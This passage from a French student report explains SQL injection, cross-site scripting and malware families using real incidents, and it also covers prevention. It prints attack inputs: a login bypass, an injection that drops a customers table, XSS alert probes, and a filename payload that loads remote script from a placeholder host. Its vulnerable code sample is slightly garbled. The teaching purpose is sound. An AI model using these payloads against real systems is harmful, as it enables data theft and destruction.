Si nous souhaitons supprimer le nouvel article ajouté dans notre base de données :

DELETE FROM *cc_article* WHERE *art_no = 97 ;*

2.4.1 Fonctionnement

Pour que ce type d'attaque fonctionne, il faut qu'il y ait un « input » dans la requête, un input consiste à une entrée de données. Voici un exemple de code d'application dans le cas simple où nous nous connectons sur un site internet avec un login et un mot de passe :


```
user = getRequestString("username"); //Nous récupérons le nom d'utilisateur

password = getRequestString("userpassword"); //Nous récupérons le mot de passe

sql = 'SELECT * FROM customers WHERE Name =' "+ user + " '  AND Pass =' " + password + " ' ; //Nous créons notre requête SQL avec le nom et mot de passe en paramètre
```

On remarque que dans notre requête il y a deux inputs : *user* et *password*. En temps normal, les utilisateurs entreraient leur login et le mot de passe pour se connecter, ce qui nous donnerait alors :

Figure 10 : Exemple de champ de connexion




https://www.w3schools.com/sql/sql_injection.asp

Une requête va alors être émise afin de vérifier que l'utilisateur et le mot de passe existent bien dans la base de données, la requête SQL ressemble alors à ceci :

SELECT * FROM *customers* WHERE *customer_user = ' "kevin" '* AND *customer_password = ' "123" ';*

Mais si dans le champ de connexion nous n'entrons pas un nom d'utilisateur mais quelque chose auquel le système n'est pas préparé pour ? Comme ceci par exemple :

Figure 11 : Exemple de SQL Injection



https://www.w3schools.com/sql/sql_injection.asp

Notre requête SQL donnerait alors ceci :

*SELECT ** FROM *customers* WHERE *customer_user = '' or '1'='1'* AND *customer_password = '' or '1'='1' ;*


Que se passe-t-il alors ? Si on regarde les conditions de la requête, on voit deux conditions :

- Un nom d'utilisateur vide OU si 1 est égal à 1.
- Un mot de passe vide OU si 1 est égal à 1.

Le fait d'avoir injecter un « OR » permet alors de créer une vérité absolue qui sera toujours vraie et validera ainsi notre requête, la requête est alors correcte et on récupérera la liste de TOUS les utilisateurs vu que la condition ne sert plus à valider un utilisateur mais est une vérité absolue qui marche pour chaque utilisateur du système, que l'utilisateur soit « Kevin » ou « Jean », 1 sera toujours égal à 1. La personne utilisant cette attaque va alors pouvoir récupérer tous les utilisateurs car la requête est valide pour SQL et la condition est valide pour chaque utilisateur.

Il existe un type de SQL Injection beaucoup plus néfaste au système qu'un vol de données : la suppression des données. En effet, dans le cas où la base de données permet d'avoir plusieurs requêtes SQL à la suite (batched SQL statement), il est alors possible de supprimer les données d'une table. Cette fois en plus de notre vérité absolue (1 égal à 1), nous allons ajouter une commande SQL pour supprimer une table :

Figure 12 : Exemple de SQL Injection avec suppression de table



https://www.w3schools.com/sql/sql_injection.asp

*SELECT ** FROM *customers* WHERE *customer_user = '' or '1'='1'* AND *customer_password = '' or '1'='1' ; DROP TABLE customers ;*

Le cas est le même que l'exemple précédent mais nous y avons ajouter une autre requête SQL : la suppression de la base de données des *customers*. La requête va donc nous retourner tous les utilisateurs puis va supprimer la table des customers.

Cependant, il faut aussi tenir compte qu'il faut connaître le nom de la base de données à supprimer, mais malheureusement les base de données ont souvent des noms logiques (customers, clients, suppliers, etc…) et il ne suffit que de quelques essais pour trouver le bon.

2.4.2 Cible

Les principales cibles de ce type d'attaques sont les entreprises disposant de base de données. Plus l'entreprise est grande et importante, plus il y a de risques que cette dernière soit prise pour cible. En effet, plus il y a de clients plus il y a de données à vendre ou à utiliser et plus l'importance de l'entreprise est grande, plus les données ont de la valeur.

2.4.2.1 Exemple d'attaque

Une entreprise asiatique dans la vente de jouets connectés VTech, a été piratée par une personne malveillante. Cette dernière à utiliser du SQL Injection pour pouvoir accéder à la base de données de l'entreprise et ainsi pouvoir récupérer les données de 4,8 millions de clients. L'entreprise VTech ne s'est même pas rendue compte de l'attaque, elle a été prévenue par le site américain Motherboard avec qui le pirate a pris contact.

Les informations récupérées contenaient : le nom, sexe et date d'anniversaire des enfants. Les adresses courriel, adresses postales, mots de passe, questions secrètes et le numéro de la carte d'identité.

Cette attaque montre bien l'importance qu'il faut apporter à corriger les failles existantes sur un site internet. Les attaques par SQL Injection ne sont pas les plus difficiles à faire ni les plus difficiles à contrer mais leur impact peut être énorme selon l'entreprise visée.

2.4.3 Prévention

Bien, maintenant que nous savons que ce type d'attaque existe et qu'elle cible principalement les entreprises, comment se défendre face à une telle attaque ? Lors de mon cursus académique, il nous a été enseigné une méthode simple et efficace pour contrer ce type d'attaque : les paramètres SQL.

Les paramètres SQL forcent le développeur à d'abord définir les requêtes SQL et ensuite passer chaque paramètre, cela permet à la base de données de pouvoir distinguer le code et les données peu importe les données envoyées. Dans un exemple d'attaque

(voir figure 11), l'attaquant mettait dans le champ de l'username : « ' or '1'='1 » qui était ensuite utilisé dans la requête SQL. Avec les paramètres SQL, notre base de données va alors vérifier si le champ de l'utilisateur est exactement égal à : « ' or '1'='1 ».

Mais comment cela se passe au niveau du code ? Voici un exemple en Java :

```
String custname = request.getParameter("customer"); //Récupère le nom d'utilisateur

String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
//On voit qu'à la place de mettre la variable « custname » nous avons utilisé « ? »

PreparedStatement pstmt = connection.prepareStatement(query);

pstmt.setString( 1, custname); //Le 1 correspond au premier point d'interrogation et on lui indique que le premier point d'interrogation correspond à la variable custname

ResultSet results = pstmt.executeQuery( ); //On execute notre requête
```

Il existe bien d'autres méthodes mais celle-ci reste une des plus utilisées et des plus simples à mettre en place et surtout il s'agit de la méthode enseignée à l'HEG.

2.5 Cross-site scripting (XSS)

Certains sites (internet) permettent aux utilisateurs d'intéragir avec le site en récupérant les inputs qui feront alors partie du site. Comme exemple, les sites avec des photos et articles qui permettent aux utilisateurs de commenter grâce à des interfaces/formulaires.

Le cross-site scripting est le fait d'exploiter une faille pour y injecter un contenu malveillant provoquant alors d'autres actions que celles déjà existantes sur la page. La faille peut être via un message par un forum ou par de la manipulation d'URL.

Il existe deux types de failles XSS :

- XSS réfléchi / non permanent : ce type de failles sont présentes lorsque les données fournies par un utilisateur sont utilisées par le serveur pour produire une page de résultat avec son URL. Ces URLs sont utilisées avec l'ingénierie sociale pour forcer un utilisateur à cliquer sur une URL piégée.
- XSS Stocké / permanent : ce type de failles sont présentes lorsque les données fournies par un utilisateur sont stockées sur un serveur (base de données, fichiers, etc…).

  Elles sont dangereuses car permanentes et permettent donc d'atteindre un grand nombre de victime.

2.5.1 Fonctionnement

Avant de pouvoir y injecter un code malveillant, il faut s'assurer que le site sur lequel nous nous trouvons a bien une faille XSS, pour ce faire il suffit d'insérer le code suivant dans un champ :


```
<script>alert('bonjour')</script>
```

Ce code affiche alors une fenêtre qui dit bonjour si ce dernier est exécuté. Si une fenêtre s'ouvre, il existe alors une faille XSS et il est alors possible d'y injecter un code malveillant. Le code malveillant peut avoir comme objectif :

- La redirection de l'utilisateur sur un « faux » site internet (phishing).
- Le vol d'informations par les session et cookies.
- Des actions supplémentaires (envoi de messages, suppression de données, etc…).
- Rendre un site inutilisable (boucle infinie de messages d'alerte).

Voici en image l'exemple d'une attaque de cross-site scripting avec la récupération des données par cookies :

Figure 13 : Exemple de cross-site scripting



https://www.incapsula.com/web-application-security/cross-site-scripting-xss-attacks.html

2.5.2 Cible

Les cibles de ces attaques sont les entreprises disposant d'un site internet. En effet, plus un site internet a de visiteurs/clients, plus le risque d'une attaque potentielle est élevée.

2.5.2.1 Exemple d'attaque

Une faille XSS a été découverte sur le site d'Amazon par Benjamin Daniel Mussler, un chercheur en sécurité informatique. La faille se trouvait sur la « Kindle library » qui est un moyen que met Amazon à disposition de ses clients pour stocker des documents. Mussler a découvert qu'en mettant comme titre de fichier :

```
<script src="https://www.example.org/script.js"></script>
```


Et en poussant une victime à ajouter ce fichier, alors le code s'exécutait lors de l'ouverture de la « Kindle library ». Résultat, les cookies liés à Amazon peuvent alors être transférés à la personne malveillante ce qui compromet la sécurité du compte de la victime.

Pour prouver cette faille, Mussler a créé un document avec comme titre :

```
<script>alert('xss')</script>
```

Il a ajouté ce document à sa Kindle Library et a ensuite re-ouvert sa page de gestion de sa « Kindle Library » pour activer le script, voici ce qui est apparu :

Figure 14 : XSS faille chez Amazon



https://b.fl7.de/2014/09/amazon-stored-xss-book-metadata.html

Comme expliqué précédemment, l'ouverture d'une fenêtre par injection de script est le moyen le plus utilisé pour découvrir une faille XSS, cet exemple parle de soi et montre que lors d'ajout de fonctionnalités sur un site, il est important de s'assurer qu'il n'existe pas de faille de sécurité.

2.5.3 Prévention

La prévention doit se faire du côté serveur. Il existe plusieurs solutions qui sont :

- Encoder le HTML avant de l'inclure dans un élément.
  - Encoder du HTML permet de convertir le symbole « < » par « &lt » par exemple.
- Forcer/limiter des inputs avec certains caractères.
  - Un champ demandant un numéro de téléphone devrait accepter que des chiffres.
- Filtrer les données entrantes et sortantes du serveur.
  - Si un script malveillant est passé malgré le contrôle, le fait de contrôler les sorties limite les chances que le script soit exécuté.
- Utiliser des pare-feux pour les applications web (Web Application FireWall ou WAF). Ce sont des pares-feux qui protègent le serveur contre diverses attaques.

2.6 Malware

Malware vient de l'anglais « malicious software » qui signifie logiciel malveillant. Un malware est développé dans le but de nuire ou de récolter des informations d'un système. Il existe différentes familles de malware qui ont chacune leur manière de fonctionner et des objectifs divers.

2.6.1 Virus

Un virus est un automate autoréplicatif, c'est-à-dire qu'il peut fabriquer autonomement une copie de lui-même en utilisant les ressources de son environnement. Tout comme leurs versions biologiques, les virus sont conçus pour se propager, ils se répandent par tous les moyens d'échange de données numériques : réseaux, disques durs, clefs USB, etc…

Un virus est conçu pour rester indéfiniment caché, on dit alors qu'il s'exécute en arrière-plan, il peut faire un certain nombre d'actions dans l'appareil hôte :

- Supprimer des données, soit pour effacer ses traces, soit pour nuire au système.
- Endommager le système ou le ralentir.
- Installation de malware.
- Chiffrer des données pour demander une rançon.

Selon la manière dont est codé un virus, il sera et agira différemment :

- Le virus classique : il est attaché à un programme ou existe sous forme d'exécutable, une fois exécuté, il infecte l'appareil et se répand en se dupliquant sur d'autres exécutables. De plus certains virus contiennent une « charge utile », une charge utile est une action qui s'exécute après un certain temps qui supprime ou modifie des fichiers du système.
- Le virus mutant : il s'agit d'un clone d'un virus existant qui a été réécrit par d'autres programmeurs afin d'en modifier le comportement et la signature.
- Le virus polymorphe : vu que les antivirus détectent la signature des virus pour les repérer, le virus polymorphe dispose d'une fonction de chiffrement et de déchiffrement de leur signature qui leur permet de changer de signature après chaque exécution pour rester invisible aux yeux de l'antivirus.
- Le rétrovirus ou bounty hunter : il s'agit d'un virus qui a la capacité de modifier les signatures des antivirus afin de les rendre obsolètes/inefficaces.
- Le virus de boot : il s'installe dans le secteur de démarrage de l'appareil (Master boot record), il va prendre la place d'un programme de démarrage et sera ainsi exécuté lors du démarrage de l'appareil.
- Le macro virus : il utilise les macros des logiciels pour s'exécuter, notamment les logiciels de la suite Microsoft Office (Word, Excel, Powerpoint, etc…) qui disposent de macros grâce à un langage de script commun : VBScript. Ainsi il est exécuté lors des macros et peut contaminer des fichiers.

2.6.1.1 Fonctionnement

Un virus est une partie de code attaché à d'autres programmes ou macros. Pour exister dans le système il a besoin d'un événement pour s'exécuter (exécuter un programme, ouvrir un fichier, lancer une macro, etc…). Le fonctionnement du virus peut se diviser en quatre parties :

La fonction de recherche : La première fonction qu'il va exécuter, il va rechercher les éléments qu'il est capable d'infecter en regardant les extensions (.jpg, .exe, .doc, etc…).

La fonction de reproduction : Une fois les éléments repérés, le virus va se répliquer et s'attacher à ces derniers.

La fonction d'activation, de destruction : La fonction d'activation est l'événement qui va exécuter le virus et infecter l'appareil (utilisation de macro, installation de logiciel, ouverture de fichier, etc…). Une fois l'appareil infecté, la fonction de destruction est le virus en lui-même, il s'agit de ce que va pouvoir observer le propriétaire : pop-up, ralentissement, ouverture de programmes, etc…

La fonction de cryptage ou de chiffrement et déchiffrement : Uniquement s'il s'agit d'un virus polymorphe, cette fonction permet de chiffrer la signature et de pouvoir la lire grâce à la fonction de déchiffrement (que seul le virus connaît). Cette fonction s'exécute à chaque fois que le virus s'attache à un nouvel élément.

Figure 15 : Exemple de virus ransomware

https://support.kaspersky.com/fr/10646


Comme le montre l'image, on voit bien que le virus de type **ransomware** a infecté plusieurs fichiers puis une fois un nombre important de fichiers infectés, il les a cryptés afin de les rendre inutilisables et forçant ainsi le/la propriétaire des fichiers à payer pour récupérer ces derniers.

On voit également que ce virus menace la destruction des fichiers infectés si le propriétaire tente de les récupérer par un autre moyen que le paiement demandé. Selon les virus cette menace est fictive et il s'agit alors d'une forme d'ingénierie sociale.

Finalement le virus dispose d'un timer, la personne est donc limitée dans son temps et cela augmentera la probabilité que cette dernière paie les personnes malveillantes.

Un autre exemple de virus assez courant est le faux antivirus. Il s'agit d'un virus qui se fait passer pour un antivirus et propose de supprimer les virus détecter contre une certaine somme. Le nombre de virus trouvés est toujours le même pour tous les appareils.

Figure 16 : Un virus « antivirus »



https://www.bleepingcomputer.com/virus-removal/remove-anti-virus-number-1

2.6.1.2 Exemple d'attaque

En mai 2017, un virus de type ransomware appelé « WannaCry » a été utilisé lors d'une cyberattaque mondiale, il y a plus de 300'000 ordinateurs qui ont été infecté dans plus de 150 pays. Les cibles étaient les ordinateurs avec le système d'exploitation Windows XP.

La propagation du virus s'est faite très rapidement. La première nuit, le nombre de machines infectées était estimé à 100'000. Il existe deux hypothèses quant à sa méthode de propagation :

- L'utilisation de mailing.
- Par les réseaux locaux et internet.

Le virus demandait une somme de 300 dollars les trois premiers jours puis passait à 600 dollars avant de supprimer les fichiers le 7ème jour. Bien que des personnes ont mis au point des logiciels permettant de récupérer ses fichiers, ces derniers ne se montraient efficaces que si l'ordinateur n'avait pas été redémarré (mémoire volatile) et leur taux de réussite était de 60%.

Figure 17 : Carte estimative des pays infectés par WannaCry

https://fr.wikipedia.org/wiki/WannaCry

Les véritables coupables de cette attaque n'ont jamais été trouvé même s'il y a eu des doutes sur différents groupes asiatiques (Chine et Corée du Nord). Si on calcule la somme potentiellement gagnée par les cybercriminels, ceci nous donne :

((300'000 * ((300+600)/2))*60)/100 = 81'000'000 soit **81 millions de dollars**

2.6.2 Ver (worm)

Un ver est un malware, il est similaire au virus car il a comme objectif de se propager et est autoréplicatif. Cependant, tandis que le virus a besoin d'un programme hôte pour se reproduire, le ver utilise les ressources de son environnement pour se multiplier et se propager.

Pour se propager, le ver utilise le réseau. Si le ver se trouve sur le réseau, il peut se propager sur les appareils connectés au réseau sans que l'utilisateur ne doive faire quoique ce soit. Par exemple, un ver peut envoyer une copie de lui à tous les contacts d'un carnet d'adresse, puis il envoie une copie de lui à chaque personne du carnet d'adresses des destinataires, etc. Le ver est utilisé pour :

- Infecter l'ordinateur (machine zombie)
    - L'envoi de multiples requêtes à un serveur.
    - Cryptominage.

2.6.2.1 Fonctionnement

Une méthode de propagation courante est l'envoi de mail. Cette méthode fonctionne comme suit :

- Un utilisateur reçoit un mail avec un fichier joint.
- L'utilisateur ouvre le fichier joint.
- Le ver s'installe dans le système grâce à un script.
- Le ver récupère la liste des personnes du carnet d'adresse de l'utilisateur et envoie une copie à chaque personne.
- Et on recommence.

Pour les exemples des vers, vu qu'il s'agit d'une sous-famille des virus, les malwares qu'ils installent sont les mêmes que ceux des virus (voir Figure 15 et 16).

2.6.2.2 Exemple d'attaque

Le 4 mai 2000, un ver informatique nommé « I love you » a infecté, dans le monde, 10% des ordinateurs connectés à internet utilisant le système Windows. Le ver était exécuté par une pièce jointe envoyée par mail : Love-letter-for-you.txt.vbs.


Le ver contenait un script VBS, il faut savoir qu'à l'époque Windows n'affichait pas l'extension « vbs » par défaut, c'est avec cette tactique que la personne malveillante a pu tromper ses victimes. De plus, le ver avait besoin que le système permettait l'exécution des fichiers de langage de Scripting (fichiers .vbs).

Le ver fonctionnait de la manière suivante :

- Un utilisateur reçoit un mail avec un fichier joint : love-letter-for-you.txt (on parle de social engineering car il y a une forme de manipulation de la victime pour la pousser à ouvrir la pièce jointe).
- La personne ouvre la pièce jointe.
- Le script VBS s'exécute et le ver s'installe dans le système.
- Le ver modifiait le registre pour permettre son exécution à chaque démarrage du système.
- Le ver cherchait ensuite différents fichiers (.jpg, .jpeg, vbs, .doc) pour ensuite les remplacer par une copie en y ajoutant le script malicieux et les extensions .vbs.
- Le ver se propageait ensuite en utilisant la liste des contacts d'Outlook de la victime.

Le ver aurait infecté plus de 3,1 millions de machines dans le monde et la somme des dégâts totaux était estimée à 5 milliards.

Figure 18 : Le ver : « ILoveYou »



https://www.google.ch/url?sa=i&source=images&cd=&ved=2ahUKEwjZ0JDrjL3cAhWBKVAKHRlyAgoQjhx6BAgBEAM&url=http%3A%2F%2Fwww.spywareremove.com%2FremoveILoveYouWorm.html&psig=AOvVaw3K7dDn_9wuXyeF3jJx03a_&ust=1532705969337540

2.6.3 Cheval de Troie (trojan)

Le cheval de Troie vient de l'histoire de la Grèce antique lors de la guerre de Troie. L'histoire raconte que les Grecs ont offert aux Troyens un cheval de bois géant comme cadeau, les Troyens ont amenés le cheval de bois dans la ville comme un symbole de victoire. Cependant, des soldats grecs étaient cachés dans le cheval et ont attendu la nuit pour pouvoir ouvrir les portes de la ville et ainsi permettre à l'armée d'y entrer et d'obtenir la victoire. Voilà pour le mythe, mais qu'est-ce qu'un cheval de Troie en informatique ?


Un cheval de Troie n'est déjà pas un virus mais un malware qui a l'apparence d'un logiciel légitime, il contient dans son code une fonctionnalité malveillante et dans certains cas le logiciel remplit normalement le rôle pour lequel il a été installé. C'est lors de l'installation du logiciel que le cheval de Troie va installer le code malicieux qu'il transporte.

Les chevaux de Troie contiennent des parasites et ne sont pas autoréplicatifs, ils peuvent également ouvrir des portes du système aux personnes malveillantes.

2.6.3.1 Fonctionnement

Dans l'image ci-dessous, on voit que le cheval de Troie est véhiculé par email, ce dernier doit contenir une pièce jointe à l'apparence légitime qui est le cheval de Troie. Une fois la pièce ouverte, le cheval de Troie installe le parasite dans le système. Puis, le parasite va, comme pour le mythe, ouvrir une porte puis donner le chemin d'accès à la personne malveillante. La personne malveillante peut alors accéder à l'appareil pour : récupérer des données, installer des malwares, utiliser la puissance de l'ordinateur, etc...

Figure 19 : Fonctionnement d'un cheval de Troie




https://www.lesechos.fr/08/03/2011/LesEchos/20885-020-ECH_les-cas-de-piratage-visent-de-plus-en-plus-les-etats-et-les-infrastructures-strategiques.htm

2.6.3.2 Exemple d'attaque

